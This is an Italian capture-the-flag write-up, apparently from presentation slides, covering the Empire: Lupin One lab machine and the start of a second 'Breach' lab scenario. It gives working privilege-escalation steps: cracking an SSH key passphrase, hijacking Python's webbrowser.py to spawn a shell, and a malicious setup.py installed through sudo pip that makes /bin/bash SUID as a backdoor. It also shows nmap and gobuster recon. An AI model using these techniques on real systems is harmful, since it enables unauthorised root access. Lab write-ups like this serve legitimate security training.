:: Progress: [147503/441120] :: Job [1/1] :: 383 req/sec :: Duration: [0:07:36] :: Errors: 0  
:: Progress: [147510/441120] :: Job [1/1] :: 386 req/sec :: Duration: [0:07:36] :: Errors: 0  
:: Progress: [147550/441120] :: Job [1/1] :: 350 req/sec :: Duration: [0:07:36] :: Errors: 0
```


Scoperto mysecret.txt che da come indica il nome
contiene un segreto. Codice criptato in base 58



```
:: Progress: [147468/441120] :: Job [1/1] :: 407 req/sec :: Duration: [0:07:35] :: Errors: 0
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 238ms]
:: Progress: [147503/441120] :: Job [1/1] :: 383 req/sec :: Duration: [0:07:36] :: Errors: 0
:: Progress: [147510/441120] :: Job [1/1] :: 386 req/sec :: Duration: [0:07:36] :: Errors: 0
:: Progress: [147550/441120] :: Job [1/1] :: 350 req/sec :: Duration: [0:07:36] :: Errors: 0
```



Try Pitch



Chiave decriptata copiata su un file “id_rsa”. La chiave è +3000 caratteri perchè include dati cifrati e salt. Usato lo strumento integrato in John The Ripper `ssh2john` per prima ricavare l'hash e poi per trovare la password.

Utilizzato il file "id_rsa" creato in precedenza come chiave la password scoperta

```
(kali㉿kali)-[~/Desktop]
$ /usr/share/john/ssh2john.py id_rsa > hash.txt

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (id_rsa)
1g 0:00:00:08 DONE (2025-11-13 06:22) 0.1194g/s 11.46p/s 11.46c/s 11.46C/s Winter2015..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa icex64@10.0.0.3
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

>/< IL MISTERO È QUASI
SVELATO>/<

ALL' INTERNO DELLA MACCHINA

Una volta entrati si procede con una enumerazione interna scoprendo che c'è un file python eseguibile da Arsene senza avere la password.

```
icex64@LupinOne:~$ sudo -l  
Matching Defaults entries for icex64 on LupinOne:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User icex64 may run the following commands on LupinOne:  
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py  
icex64@LupinOne:~$
```

Il file importa Webbrowser (esterno) possibile da eseguire come se fosse Arsene

```
webbrowser.open("https://empirecybersecurity.co.mz")  
icex64@LupinOne:~$ find / -writable -type f 2>/dev/null  
/var/www/html/~secret/.mysecret.txt  
/var/www/html/~secret/index.html  
/var/www/html/robots.txt  
/var/www/html/index.html  
/var/www/html/image/arsene_lupin.jpg  
/var/www/html/~myfiles/index.html  
/usr/lib/python3.9/webbrowser.py  
/sys/kernel/security/apparmor/.remove  
/sys/kernel/security/apparmor/.replace  
/sys/kernel/security/apparmor/.load  
/sys/kernel/security/apparmor/.access  
/sys/kernel/security/tomoyo/self_domain
```

ANALISI DEL FILE E SCOPERTA GRAVE VULNERABILITÀ

```
icex64@LupinOne:~$ cat /home/arsene/heist.py  
import webbrowser  
  
print ("Its not yet ready to get in action")  
  
webbrowser.open("https://empirecybersecurity.co.mz")  
icex64@LupinOne:~$
```

- Tool usato: **find**
- Risultato: **webbrowser.py**

APERTURA DEL FILE E AGGIUNTA SOTTO IMPORT OS LA RIGA OS.SYSTEM(“/BIN/BASH”) COSÌ CHE QUANDO QUALCUNO LA ESEGUE IL SISTEMA APRE LA SHELL DELL’UTENTE.

```
icex64@LupinOne:~  
File Actions Edit View Help  
kali@kali:~ icex64@LupinOne:~  
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py  
#!/usr/bin/env python3  
"""Interfaces for launching and remotely controlling Web browsers."""  
# Maintained by Georg Brandl.  
  
import os  
os.system("/bin/bash")  
import shlex  
import shutil  
import sys  
import subprocess  
import threading  
  
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]  
  
class Error(Exception):  
    pass  
  
_lock = threading.RLock()  
_browsers = {} # Dictionary of available browser controllers  
_tryorder = None # Preference order of available browsers  
_os_preferred_browser = None # The preferred browser  
  
def register(name, klass, instance=None, *, preferred=False):  
    """Register a browser connector."""  
    with _lock:  
        if _tryorder is None:  
            register_standard_browsers()  
        _browsers[name.lower()] = [klass, instance]  
  
        # Preferred browsers go to the front of the list.  
        # Need to match to the default browser returned by xdg-settings, which  
        # may be of the form e.g. "firefox.desktop".  
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):  
            _tryorder.insert(0, name)  
        else:  
            _tryorder.append(name)  
            [ Directory '/usr/lib/python3.9' is not writable ]  
Help Write Out Where To Cut Execute Location
```

Non rimane altro che eseguire heist.py come se fossimo Arsene dato che non chiede nessuna password e richiamando webbrowser esegue la riga di comando per la shell entrando dentro Arsene

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py  
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py  
arsene@LupinOne:/home/icex64$
```

PASSWORD DI ARSENE TROVATA

```
arsene@LupinOne:/home/icex64$ cat /home/arsene/.secret  
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*`j7*Q"  
arsene@LupinOne:/home/icex64$
```

ALL'INTERNO DI ARSENÉ

Enumerazione interna

vulnerabilità scoperta: possibilità di eseguire /usr/bin/pip da root senza password installando pacchetti nella macchina

CREAZIONE PIP MALEVOLO


```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$ █
```

SPIEGAZIONE CODICE MALEVOLO →

Il codice sfrutta le funzionalità di installazione dei pacchetti Python offerte dal modulo setuptools per eseguire comandi arbitrari sul sistema operativo.

1. Manipolazione dell'Installazione: Viene definita una classe personalizzata, CustomInstall, che eredita dalla classe standard install. L'obiettivo è sovrascrivere il comportamento predefinito del comando di installazione.
2. Esecuzione Malevola: All'interno del metodo run di CustomInstall, il modulo os viene utilizzato per eseguire il comando di sistema os.system("chmod+s /bin/bash"). Questo comando imposta il bit Set User ID (SUID) sul file /bin/bash, garantendo che, quando la shell viene eseguita da qualsiasi utente, essa venga avviata con i permessi dell'utente proprietario del file, che in genere è root.
3. Bypass di Sicurezza: L'impostazione del bit SUID su /bin/bash permette a qualsiasi utente di ottenere una shell root semplicemente eseguendo il comando /bin/bash -p.
4. Dissimulazione: Successivamente, la chiamata install.run() ripristina la logica di installazione standard, completando l'installazione del pacchetto e mascherando così l'azione malevola.
5. Attivazione: Infine, il file setup.py viene configurato per utilizzare la classe CustomInstall invece della classe standard per gestire il processo di installazione.



```
arsene@LupinOne: /tmp/exploit
File Actions Edit View Help
kali@kali: ~  arsene@LupinOne: /tmp/exploit ✘
GNU nano 5.4          setup.py
from setuptools import setup
from setuptools.command.install import install
import os

class CustomInstall(install):
    def run(self):
        os.system("chmod +s /bin/bash")
        install.run(self)

setup(
    name='exploit',
    version='1.0',
    cmdclass={'install': CustomInstall}
)
```

CODICE MALEVOLO

Esecuzione con sudo /usr/bin/pip install

```
arsene@LupinOne:/tmp/exploit$ sudo /usr/bin/pip install .
Processing /tmp/exploit
Building wheels for collected packages: exploit
  Building wheel for exploit (setup.py) ... done
    Created wheel for exploit: filename=exploit-1.0-py3-none-any.whl size=972 sha256=5c5722d6dc24768cf39fbf506fa58d15f3a92e3398adcae6973f2c118c7cd1ec
      Stored in directory: /tmp/pip-ephem-wheel-cache-7vqtfbct/wheels/4c/66/17/25772532ec76c8acd2cb886c
6d11782d44823824a656989496
Successfully built exploit
Installing collected packages: exploit
Successfully installed exploit-1.0
arsene@LupinOne:/tmp/exploit$
```

```
arsene@LupinOne:/tmp/exploit$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```

Installazione completa ed esecuzione del comando per diventare root

Conclusioni

```
bash-5.1# ls -la /bin/bash  
-rwsr-sr-x 1 root root 1234376 Aug  4  2021 /bin/bash  
bash-5.1#
```

>/< HEY QUESTA È UN
BACKDOOR PERSISTENTE :)>/<

FLAG CONQUISTATA

BREACH



Obiettivo e procedimento

```
body {  
    Obiettivo: riprendere il controllo del server compromesso;  
}
```

Indagine OSINT

Da una breve **indagine OSINT**, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta. La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto. In risposta a un incidente di sicurezza interna presso Theta Corporation, è stata condotta un'operazione combinata di **Incident Response** e **Penetration Test** su un server critico.

Un dipendente infedele (Luca) aveva sabotato il sistema, bloccando l'accesso amministrativo. L'operazione **ha avuto pieno successo**.

Fasi di Ricognizione e Scansione

L'immagine che mostra la console di login del server ("blackbox login") fornisce informazioni cruciali, in particolare l'indirizzo IP locale assegnato all'interfaccia eth0:

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso!
Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia.
Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona fortuna!

Indirizzi IP delle vostre povere reti:
Interfaccia: eth0 - IP: 192.168.50.8/24
Interfaccia: lo - IP: 127.0.0.1/8

```
blackbox login: [  39.805861] cloud-init[917]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules :config' at Tue, 11 Nov 2025 11:00:46 +0000. Up 39.42 seconds.  
[  44.613084] cloud-init[1521]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules:final' at Tue, 11 Nov 2025 11:00:56 +0000. Up 44.40 seconds.  
[  44.733961] cloud-init[1521]: Cloud-init v. 24.2-0ubuntu1~22.04.1 finished at Tue, 11 Nov 2025 11:00:57 +0000. Datasource DataSourceNone. Up 44.71 seconds
```

Scansione e identificazione dei servizi con Nmap

È stato utilizzato lo strumento Nmap, uno dei più potenti nel panorama della sicurezza, invocandolo con il comando: L'opzione chiave utilizzata è stata `-sV`, che indica a Nmap di eseguire l'identificazione della versione dei servizi. Non si è limitato a vedere se una porta era aperta o chiusa, ma ha cercato attivamente di comunicare con il servizio per estrarne il nome esatto e il numero di versione .

```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 06:03 EET
Nmap scan report for 192.168.50.8
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux protocol 2.0)
MAC Address: 08:00:27:BB:1C:1E (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

la scansione Nmap ha circoscritto il perimetro d'attacco a soli **due punti d'ingresso** principali: un'interfaccia web su porta 80 e un accesso remoto sicuro con ssh su porta 2222, fornendo le versioni specifiche del software da analizzare per individuare potenziali debolezze.

Enumerazione con Gobuster

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.10 -w /usr/share/wordlists/dirb/common.txt -x .txt,.php,.html,.zip
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.10
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  txt,php,html,zip
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta.php          (Status: 403) [Size: 278]
/.hta.html         (Status: 403) [Size: 278]
/.hta              (Status: 403) [Size: 278]
/.hta.txt          (Status: 403) [Size: 278]
/.hta.zip          (Status: 403) [Size: 278]
/.htaccess.txt    (Status: 403) [Size: 278]
/.htaccess         (Status: 403) [Size: 278]
/.htaccess.zip    (Status: 403) [Size: 278]
/.htaccess.html   (Status: 403) [Size: 278]
/.htaccess.php    (Status: 403) [Size: 278]
/.htpasswd         (Status: 403) [Size: 278]
/.htpasswd.html   (Status: 403) [Size: 278]
/.htpasswd.txt    (Status: 403) [Size: 278]
/.htpasswd.zip    (Status: 403) [Size: 278]
/.htpasswd.php    (Status: 403) [Size: 278]
/css               (Status: 301) [Size: 312] [→ http://192.168.50.10/css/]
/images            (Status: 301) [Size: 315] [→ http://192.168.50.10/images/]
/index.php         (Status: 302) [Size: 0] [→ login.php]
/index.php         (Status: 302) [Size: 0] [→ login.php]
/javascript        (Status: 301) [Size: 319] [→ http://192.168.50.10/javascript/]
/login.php         (Status: 200) [Size: 773]
/oldsite           (Status: 301) [Size: 316] [→ http://192.168.50.10/oldsite/]
/server-status     (Status: 403) [Size: 278]
/tmp               (Status: 200) [Size: 18]
/welcome.php       (Status: 200) [Size: 29]


Progress: 23065 / 23065 (100.00%)
Finished
```

Una volta confermata la presenza di un server web attivo, l'attenzione si è spostata sulla **scoperta di directory, file e risorse non immediatamente visibili, ma potenzialmente contenenti informazioni sensibili o punti d'accesso**. Per fare ciò, è stato impiegato lo strumento **Gobuster**, specializzato in tecniche di bruteforcing su URL per l'enumerazione.

